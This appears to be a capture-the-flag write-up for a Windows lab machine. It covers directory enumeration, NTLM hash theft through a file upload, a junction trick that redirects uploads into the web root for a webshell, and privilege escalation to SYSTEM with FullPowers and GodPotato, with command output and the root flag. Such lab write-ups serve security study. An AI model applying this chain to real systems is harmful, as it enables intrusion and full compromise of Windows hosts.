
Great machine with an interesting privesc
Windows machine that tests your #enumeration #osint #evil-winrm #certipy #bloodyAD #bloodhound #nxc #smbclient skills.

Initial creds:

User flag

Enumeration:


fscan :




gobuster:

```
┌──(teamosh㉿teamosh)-[~]
└─$ gobuster dir --url http://10.129.234.67/ -wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.234.67/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 403) [Size: 303]
/assets               (Status: 301) [Size: 340] [--> http://10.129.234.67/assets/]
/css                  (Status: 301) [Size: 337] [--> http://10.129.234.67/css/]
/js                   (Status: 301) [Size: 336] [--> http://10.129.234.67/js/]
/licenses             (Status: 403) [Size: 422]
/examples             (Status: 503) [Size: 403]
/Assets               (Status: 301) [Size: 340] [--> http://10.129.234.67/Assets/]
/*checkout*          (Status: 403) [Size: 303]
/CSS                  (Status: 301) [Size: 337] [--> http://10.129.234.67/CSS/]
/JS                   (Status: 301) [Size: 336] [--> http://10.129.234.67/JS/]
/phpmyadmin           (Status: 403) [Size: 422]
/webalizer            (Status: 403) [Size: 422]
/*docroot*           (Status: 403) [Size: 303]
/*                    (Status: 403) [Size: 303]
/con                  (Status: 403) [Size: 303]
/**http%3a            (Status: 403) [Size: 303]
/*http%3A            (Status: 403) [Size: 303]
/aux                  (Status: 403) [Size: 303]
/**http%3A           (Status: 403) [Size: 303]
/**http%3A%2F%2Fwww  (Status: 403) [Size: 303]
/server-status        (Status: 403) [Size: 422]
/devinmoore*          (Status: 403) [Size: 303]
/200109*              (Status: 403) [Size: 303]
/*sa_                 (Status: 403) [Size: 303]
/*dc_                 (Status: 403) [Size: 303]
Progress: 220558 / 220558 (100.00%)
```

Initially I though it contain web upload vulnerability (in a web sense, however it turned out to be ntlm stealer using responser - https://github.com/Greenwolf/ntlm_theft)






Root flag

I tried WinPEAS + PowerUP and found no success, which forced me to check for website source-code, maybe the are being run as system ? So I enumerated it and located it at root path, and there happens to be source code of our file upload:

1.- **Upload Directory**: `C:/Windows/Tasks/Uploads/`


2.- **Folder Structure**: Files stored in `MD5(firstname + lastname + email)/`



```
C:\xampp\htdocs>type index.php
type index.php
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }
```

From Winpeas I found that I have write permission in `C:/Windows/Tasks/Uploads/` directory

And here the interesting part starts:
we can check file permissions of our uploaded files:



Which tells us that they are uploaded by **NT AUTHORITY\LOCAL SERVICE** -> Apache is run by **NT AUTHORITY\LOCAL SERVICE** ???
If so we can try to gain RCE by uploading webshell, but you may say that it writes it C:\Windows\Tasks\Uploads, not even remotely close to C:\xampp\htdocs where our source code is located, well in Linux you would try to use symlink, which is the following in Windows:


```
C:\Windows\Tasks\Uploads> mklink /D folder_name_in_uploads C:\xampp\htdocs
```

But executing this command gives us an error of "insufficient priveleges", so we try an alternative - junction:

```
C:\Windows\Tasks\Uploads> mklink /J folder_name_in_uploads C:\xampp\htdocs
```


So with this you can write to htddocs (our apache server) and try to get RCE as NT AUTHORITY:
To do that you can either:

1. try to calculate folder name by using sourcecode php and create a folder that way or
2. upload a file, so it creates a directory, delete that directory and create a junction with that name, so next time you upload, it will upload to C:\xampp\htdocs.



nt authority\local service

Now we can get reverse shell, the simplest and easiest one is probably using encoded powershell:



After gaining reverse shell I noticed that we cannot read C:\Users\Administrator so, we can try to privesc -> I checked "whoami /priv" and so that we gained new priveleges, we see SeTcbPrivelege -> GodPotato time baby

```
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
PS C:\xampp\htdocs>
```

However GodPotato showed insufficient privileges, so we need to restore them using FullPower

```
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\b0b05af1-2914-4345-b272-721f38a36ad2\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000dc02-176c-ffff-78e6-c0a2a9b07877
[*] DCOM obj OXID: 0×e09922dd3b9b8e0
[*] DCOM obj OID: 0×51c5d92d9fa917c3
[*] DCOM obj Flags: 0×281
[*] DCOM obj PublicRefs: 0×0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Identification
[*] Start Search System Token
[*] Find System Token : False
[*] UnmarshalObject: 0×80070776
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[!] Cannot create process Win32Error:1314

C:\Users\Public\Music>whoami
whoami
nt authority\local service
```

```
Channel 4 created.
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Public\Music>FullPowers.exe
FullPowers.exe
[+] Started dummy thread with id 5676
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\local service

C:\Windows\system32>cd C:\Users\Public\Music
cd C:\Users\Public\Music

C:\Users\Public\Music>god3.exe -cmd "cmd /c whoami"
god3.exe -cmd "cmd /c whoami"
[*] CombaseModule: 0×140735857098752
[*] DispatchTable: 0×140735859685704
[*] UseProtseqFunction: 0×140735858979008
[infra] 0:vpn  1:fscan  2:multi- 3:fuz*
```

```
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\ceaa6aa2-7e61-49c9-9c09-eeaed208d0b7\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00002802-0860-ffff-d521-00facef28b52
[*] DCOM obj OXID: 0×b5ca0e1d881ed7b1
[*] DCOM obj OID: 0×b4350c7948154b5f
[*] DCOM obj Flags: 0×281
[*] DCOM obj PublicRefs: 0×0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 892 Token:0×772  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0×80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1700
nt authority\system
```

```
[*] UseProtseqFunction: 0×140735858979008
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\b3d8a95b-01c8-4fb1-bab3-d2451e9919dc\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000cc02-0f48-ffff-0bd5-9e4c7a2ff8d7
[*] DCOM obj OXID: 0×a854a3d004f97a2d
[*] DCOM obj OID: 0×ceae4088331b3acd
[*] DCOM obj Flags: 0×281
[*] DCOM obj PublicRefs: 0×0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 892 Token:0×772  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0×80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4964
#< CLIXML
```

```
-a----         1/28/2026   2:29 AM          57344 god.exe
-a----         1/28/2026   2:31 AM          57344 god2.exe
-a----         1/28/2026   2:31 AM          57344 god3.exe
-a----         1/28/2026   2:32 AM         238080 meter.exe
-a----         1/28/2026   2:25 AM         600580 PowerUp.ps1


PS C:\Users\Public\Music> cd ..
PS C:\Users\Public> cd ..
PS C:\Users> cd Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/28/2026   1:42 AM             34 root.txt


PS C:\Users\Administrator\Desktop> type root.txt
c8cf692e36056dcb081f96a19f844b50
PS C:\Users\Administrator\Desktop>
```

```
[infra] 0:vpn  1:fscan  2:multi- 3:fuz*                                    "teamosh" 06:48 28-Jan-26
```